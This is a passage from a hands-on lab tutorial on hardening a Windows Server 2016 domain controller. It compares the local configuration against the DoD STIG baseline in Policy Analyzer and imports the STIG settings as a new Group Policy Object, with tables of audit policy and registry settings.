   In the new window that is created ("Policy Viewer"), let's review the different settings. You will notice that a lot of settings are not configured by Microsoft in the standard configuration. We can look for differences & missing values by using the "View" -> "Show only Conflics" or "Show only Differences" entries.

   We will further discuss what controls are important throughout the week! As this "baseline" configuration doesn't tell us a lot, let's have a look at the STIG developed by the DoD instead!



| Policy Type | | Policy Setting | Local policy | Local registry | Win10_1607_Serve |
|---|---|---|---|---|---|
| Audit Policy | | Credential Validation | Success | | |
| Audit Policy | | Kerberos Authentication Service | Success | | |
| Audit Policy | | Kerberos Service Ticket Operations | Success | | |
| Audit Policy | | Other Account Logon Events | No Auditing | | |
| Audit Policy | | Application Group Management | No Auditing | | |
| Audit Policy | Account Management | Computer Account Management | Success | | |
| Audit Policy | Account Management | Distribution Group Management | No Auditing | | |
| Audit Policy | Account Management | Other Account Management Events | No Auditing | | |
| Audit Policy | Account Management | Security Group Management | Success | | |
| Audit Policy | Account Management | User Account Management | Success | | |
| Audit Policy | Detailed Tracking | DPAPI Activity | No Auditing | | |
| Audit Policy | Detailed Tracking | PNP Activity | No Auditing | | |
| Audit Policy | Detailed Tracking | Process Creation | No Auditing | | |
| Audit Policy | Detailed Tracking | Process Termination | No Auditing | | |
| Audit Policy | Detailed Tracking | RPC Events | No Auditing | | |
| Audit Policy | Detailed Tracking | Token Right Adjusted | No Auditing | | |
| Audit Policy | DS Access | Detailed Directory Service Replica... | No Auditing | | |
| Audit Policy | DS Access | Directory Service Access | Success | | |
| Audit Policy | DS Access | Directory Service Changes | No Auditing | | |
| Audit Policy | DS Access | Directory Service Replication | No Auditing | | |
| Audit Policy | Logon/Logoff | Account Lockout | Success | | |
| Audit Policy | Logon/Logoff | Group Membership | No Auditing | | |
| Audit Policy | Logon/Logoff | IPsec Extended Mode | No Auditing | | |


8. **Import STIG DC template**

   Let's close the "Policy Viewer" and import the STIG GPO's as well. You will notice in the Policy Analyzer main window that a "LocalyPolicy_DC_..." entry has been created, these are the policy results that were read in the analysis just now. This is useful for baselining and tracking of progress!

   Let's repeat the same steps to add the STIG GPO's:

   - Click "Add ..."
   - In the Policy File Importer window, click "File" -> "Add files from GPO(s)..."
   - Browse the "C:\Users\Administrator\Desktop\STIG\GPO\DoD Windows Server 2016 and DC v1r6" directory
   - Click "Select Folder"
   - In the "Policy File Importer", let's now select two entries:
     - DoD Windows Serer 2016 Domain Controller STIG Computer v1r6 (Policy Type: Computer)
     - DoD Windows Serer 2016 Domain Controller STIG User v1r6 (Policy Type: User)

   We can then click "Import..." again. We can save the Policy Rule as "STIG_DC2016.PolicyRules"



■ Select All ☑ Compare local registry ☑ Local policy **1 selected**

| Name | Date | Size |
|---|---|---|
| ☐ LocalPolicy_DC_20190120-084932 | 1/20/2019 8:50:53 AM | 53,812 |
| ☑ Win10_1607_Server2016 | 1/20/2019 8:48:39 AM | 201,218 |


| Policy Name | Policy Type | File name | Folder |
|---|---|---|---|
| DoD Windows Server 2016 Member Server STIG User v1r6 | User | registry.pol | C:\Users\Administrator\Desktop\STIG\GPO\I |
| DoD Windows Server 2016 Domain Controller STIG Computer v1r6 | Computer | registry.pol | C:\Users\Administrator\Desktop\STIG\GPO\I |
| DoD Windows Server 2016 Member Server STIG Computer v1r6 | Computer | registry.pol | C:\Users\Administrator\Desktop\STIG\GPO\I |
| DoD Windows Server 2016 Domain Controller STIG User v1r6 | User | registry.pol | C:\Users\Administrator\Desktop\STIG\GPO\I |
| DoD Windows Server 2016 Domain Controller STIG Computer v1r6 | Sec Template | GptTmpl.inf | C:\Users\Administrator\Desktop\STIG\GPO\I |
| DoD Windows Server 2016 Member Server STIG Computer v1r6 | Sec Template | GptTmpl.inf | C:\Users\Administrator\Desktop\STIG\GPO\I |
| DoD Windows Server 2016 Domain Controller STIG Computer v1r6 | Audit Policy | audit.csv | C:\Users\Administrator\Desktop\STIG\GPO\I |
| DoD Windows Server 2016 Member Server STIG Computer v1r6 | Audit Policy | audit.csv | C:\Users\Administrator\Desktop\STIG\GPO\I |

9. **Compare current configuration with STIG**

   Let's now compare our current Domain Controller configuration to the STIG baseline. In order to do this, select both the "Compare local registry" and "Local policy" at the top of the window.

   After this, select the "STIG_DC2016" entry in the main window. Once done, click the "View / Compare" button on the right.


   You may be prompted for confirmation ("click Run") several times, please do confirm!



| Policy Type | Policy Group or Registry Key | Policy Setting | Local policy | Local registry | STIG_DC2016 |
|---|---|---|---|---|---|
| Audit Policy | Account Logon | Credential Validation | Success and Fail... | | Success and Fail... |
| Audit Policy | Account Logon | Kerberos Authentication Service | Success and Fail... | | |
| Audit Policy | Account Logon | Kerberos Service Ticket Operations | Success and Fail... | | |
| Audit Policy | Account Logon | Other Account Logon Events | Success and Fail... | | |
| Audit Policy | Account Management | Application Group Management | No Auditing | | |
| Audit Policy | Account Management | Computer Account Management | No Auditing | | Success |
| Audit Policy | Account Management | Distribution Group Management | No Auditing | | |
| Audit Policy | Account Management | Other Account Management Events | No Auditing | | Success |
| Audit Policy | Account Management | Security Group Management | Success and Fail... | | Success |
| Audit Policy | Account Management | User Account Management | Success and Fail... | | Success and Fail... |
| Audit Policy | Detailed Tracking | DPAPI Activity | No Auditing | | |
| Audit Policy | Detailed Tracking | PNP Activity | No Auditing | | Success |
| Audit Policy | Detailed Tracking | Process Creation | No Auditing | | Success |
| Audit Policy | Detailed Tracking | Process Termination | No Auditing | | |
| Audit Policy | Detailed Tracking | RPC Events | No Auditing | | |
| Audit Policy | Detailed Tracking | Token Right Adjusted | No Auditing | | |
| Audit Policy | DS Access | Detailed Directory Service Replica... | No Auditing | | |
| Audit Policy | DS Access | Directory Service Access | No Auditing | | Success and Fail... |
| Audit Policy | DS Access | Directory Service Changes | No Auditing | | Success and Fail... |
| Audit Policy | DS Access | Directory Service Replication | Success and Fail... | | |
| Audit Policy | Global audit - FileGlobalSacl | FileGlobalSacl | | | |
| Audit Policy | Global audit - RegistryGlobalSacl | RegistryGlobalSacl | | | |
| Audit Policy | Logon/Logoff | Account Lockout | Success and Fail... | | Success and Fail... |

10. **Analyzing the results of the comparison**

In the new window that is created ("Policy Viewer"), let's review the different settings. This time around, you will notice a lot of "yellow", indicating conflicting configurations. As before, we can look for differences & missing values by using the "View" -> "Show only Conflics" or "Show only Differences" entries.




| Policy Type | Policy Group or Registry Key | Policy Setting | Local policy | Local registry | STIG_DC2016 |
|---|---|---|---|---|---|
| Audit Policy | Account Management | Computer Account Management | No Auditing | | Success |
| Audit Policy | Account Management | Other Account Management Events | No Auditing | | Success |
| Audit Policy | Account Management | Security Group Management | Success and Fail... | | Success |
| Audit Policy | Detailed Tracking | PNP Activity | No Auditing | | Success |
| Audit Policy | Detailed Tracking | Process Creation | No Auditing | | Success |
| Audit Policy | DS Access | Directory Service Access | No Auditing | | Success and Fail... |
| Audit Policy | DS Access | Directory Service Changes | No Auditing | | Success and Fail... |
| Audit Policy | Logon/Logoff | Group Membership | No Auditing | | Success |
| Audit Policy | Logon/Logoff | Logoff | Success and Fail... | | Success |
| Audit Policy | Logon/Logoff | Special Logon | Success and Fail... | | Success |
| Audit Policy | Object Access | Removable Storage | No Auditing | | Success and Fail... |
| Audit Policy | Policy Change | Audit Policy Change | No Auditing | | Success and Fail... |
| Audit Policy | Policy Change | Authentication Policy Change | No Auditing | | Success |
| Audit Policy | Policy Change | Authorization Policy Change | No Auditing | | Success |
| Audit Policy | Privilege Use | Sensitive Privilege Use | No Auditing | | Success and Fail... |
| Audit Policy | System | IPsec Driver | No Auditing | | Success and Fail... |
| Audit Policy | System | Other System Events | No Auditing | | Success and Fail... |
| Audit Policy | System | Security State Change | No Auditing | | Success |
| Audit Policy | System | Security System Extension | No Auditing | | Success |
| Audit Policy | System | System Integrity | No Auditing | | Success and Fail... |
| HKLM | Software\Microsoft\Windows NT\CurrentVersion\Winlogon | CachedLogonsCount | 10 | 10 | 4 |
| HKLM | Software\Microsoft\Windows NT\CurrentVersion\Winlogon | ScRemoveOption | 0 | 0 | 1 |
| HKLM | Software\Microsoft\Windows\CurrentVersion\Policies\System | ConsentPromptBehaviorAdmin | 5 | 5 | 2 |

11. **Open Group Policy Management**

    Let's start hardening / applying these GPO's! We will now open the Group Policy Editor, which can be achieved by:


    - Clicking the "Server Manager" (toolbox icon) in the taskbar
    - In the Server Manager window, click "Tools" -> "Group Policy Management"



12. **Create the STIG GPO**

    Let's now import the STIG GPO settings. We can do this, by first creating a new Group

Policy Object. This can be achieved by right-clicking the "Group Policy Objects" in the left-hand side of the window and select "New". As a name, please use "STIG - Computer Policy".



Group Policy Objects in synctechlabs.com

| Name | GPO Status | WMI Filter | Modified | Owner |
|---|---|---|---|---|
| Default Domain Controller... | Enabled | None | 11/18/2018 2:1... | Domain Admi... |
| Default Domain Policy | Enabled | None | 9/14/2017 10:1... | Domain Admi... |
| Disable Windows Update | Enabled | None | 12/10/2018 1:0... | Domain Admi... |
| Enable Windows Update | Enabled | None | 12/10/2018 1:0... | Domain Admi... |

New GPO

Name: STIG - Computer Policy

Source Starter GPO: (none)

13. **Import the STIG settings**


    Now that the STIG GPO entry is created, we can import the different settings from the STIG package. We can do this by:

    - Right-clicking the "STIG - Computer Policy" Group Policy Object
    - Click "Import Settings..."
    - Wizard
        - First window click "Next"
        - Second window just click "Next" (we don't want to back up existing config as it's empty)
        - Third window, browse to the following backup folder:

          *C:\Users\Administrator\Desktop\STIG\GPO\DoD Windows Server 2016 MS and DC v1r6\GPOs*

        - The fourth window will list all of the backed up GPO's. We will import the "DoD Windows Server 2016 Domain Controller STIG Computer v1r6" (you will have to adapt the view a bit to see the full GPO names)
        - Once the "Scan Results" are finished (should be immediate), click "Next" again

- In the next window, select "Copying them identically from the source". In a complex production environment, you might need to perform additional mapping, but for our purposes a direct copy is fine.
- Finish



Source GPO

Select the GPO from which you want to import settings.

Backed up GPOs:

| Name | Time |
|---|---|
| DoD Windows Server 2016 Domain Controller STIG Computer v1r6 | 10/2 |
| DoD Windows Server 2016 Domain Controller STIG User v1r6 | 10/2 |
| DoD Windows Server 2016 Member Server STIG Computer v1r6 | 10/2 |
| DoD Windows Server 2016 Member Server STIG User v1r6 | 10/2 |

☐ Show only the latest version of each GPO

14. **Review STIG Settings**


Let's have a look at the STIG settings now! We can select the "STIG" Group Policy Object in the left-hand window, after which we can select the "Settings" tab in the right-hand window.

Feel free to explore these Settings to understand what kind of controls are being enforced in these STIGs. You could for example easily spot the password complexity settings under:

"Computer Configuration (Enabled)" -> "Policies" -> "Windows Settings" -> "Security Settings" -> "Account Policies / Password Policy"

You can find typical settings there including maximum password age, minimum password age, minimum password length,...

You will notice that a lot of the STIG settings are aimed at improving logging & monitoring settings as well! In a production environment, we can now further finetune these hardening settings!

